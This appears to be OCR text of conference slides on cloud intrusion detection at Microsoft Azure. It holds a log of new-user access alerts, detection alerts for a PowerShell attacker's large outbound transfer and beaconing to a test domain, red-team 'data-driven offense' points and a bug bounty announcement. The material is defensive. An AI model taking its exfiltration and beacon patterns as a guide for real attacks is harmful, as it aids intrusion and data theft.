
Role:

1. Non-standard user access alert triggered – access didn't go through standard JIT or access approvals
2. Log of new user detection: non-standard user name



TIMESTAMP	Tenar	Role	RoleInst	HostId	FirstSeen	LastSeen	Reason	Anoma	Username	Privileg	UserFla
2014-11-19 22:20:00Z	CH3PrdD	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-19 22:23:35Z	2014-11-19 22:23:35Z	1	new user	[redacted]	2	66113
2014-11-19 05:20:00Z	CH3PrdD	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-19 05:24:48Z	2014-11-19 05:24:48Z	1	new 2 r	[redacted]	2	66113
2014-11-18 18:15:00Z	CH1PrdA	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-18 18:18:15Z	2014-11-18 18:18:15Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-18 18:20:25Z	2014-11-18 18:20:25Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-18 18:21:24Z	2014-11-18 18:21:24Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-18 18:22:28Z	2014-11-18 18:22:28Z	1	new user	debug1118	2	66113
2014-11-18 18:25:00Z	CH1PrdA	F [redacted]	F [redacted] _	1 [redacted] .	2014-11-18 18:25:25Z	2014-11-18 18:25:25Z	1	new user	debug1118	2	66113
2014-11-18 02:00:00Z	CH1Stag	F [redacted]	F [redacted] _	1 [redacted] 0	2014-11-18 02:02:18Z	2014-11-18 02:02:18Z	1	new user	[redacted]	2	66113

Intrusion detection in the Cloud



Administrator: C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\> _
```

This attacker is trying to avoid detection by using PowerShell. Think he'll succeed?

Our network monitoring detects his exfiltration and command-and-control activity.

Our machine learning flags his session as unusual relative to previous behavior.

New external IP

IP: 65.52.120.233
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3

Large outbound data transfer

IP: 65.52.120.233:1337
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3
Bytes: 11,000K

Beacon


IP: 65.52.120.233:1338
Domain: popsectest.cloudapp.net
Process: svchost.exe
User: SYSTEM
Interval: 4

MCM: Abnormal activity pattern

Host: CH1YL1ADM004
User: _spogmsvc3
LogonID: 1043
Worst transition score: 100
Overall score: 59

Data-Driven Offense

- Reduce likelihood of detection
- Decrease MTTC and MTTP
- Use of ML for offense
- Leverages the cloud
- Examples:
  - Data-driven pivoting
  - Visualization



Next Generation APT™

Intelligence Driven

Machine Learning

Varied Persistence

Diversionary Tactics

Multi-Front Assaults

Announcing:
Azure Security Bug Bounties

Find bugs in Azure, Get Paid!

- Existing bug bounty programs cover:
  - Online Services Bug Bounty: $500-$15,000 USD
  - Mitigation Bypass: up to $100,000 USD
    - We have paid in the past, we will do it again!
  - BlueHat Bonus for Defense: up to $50,000 USD
- New:
  - Microsoft Online Services Bug Bounty: ++Azure
  - Mitigation Bypass Bounty Program: ++Hyper-V
  - ++Project Spartan Bug Bounty Program

Microsoft

https://aka.ms/bugbounty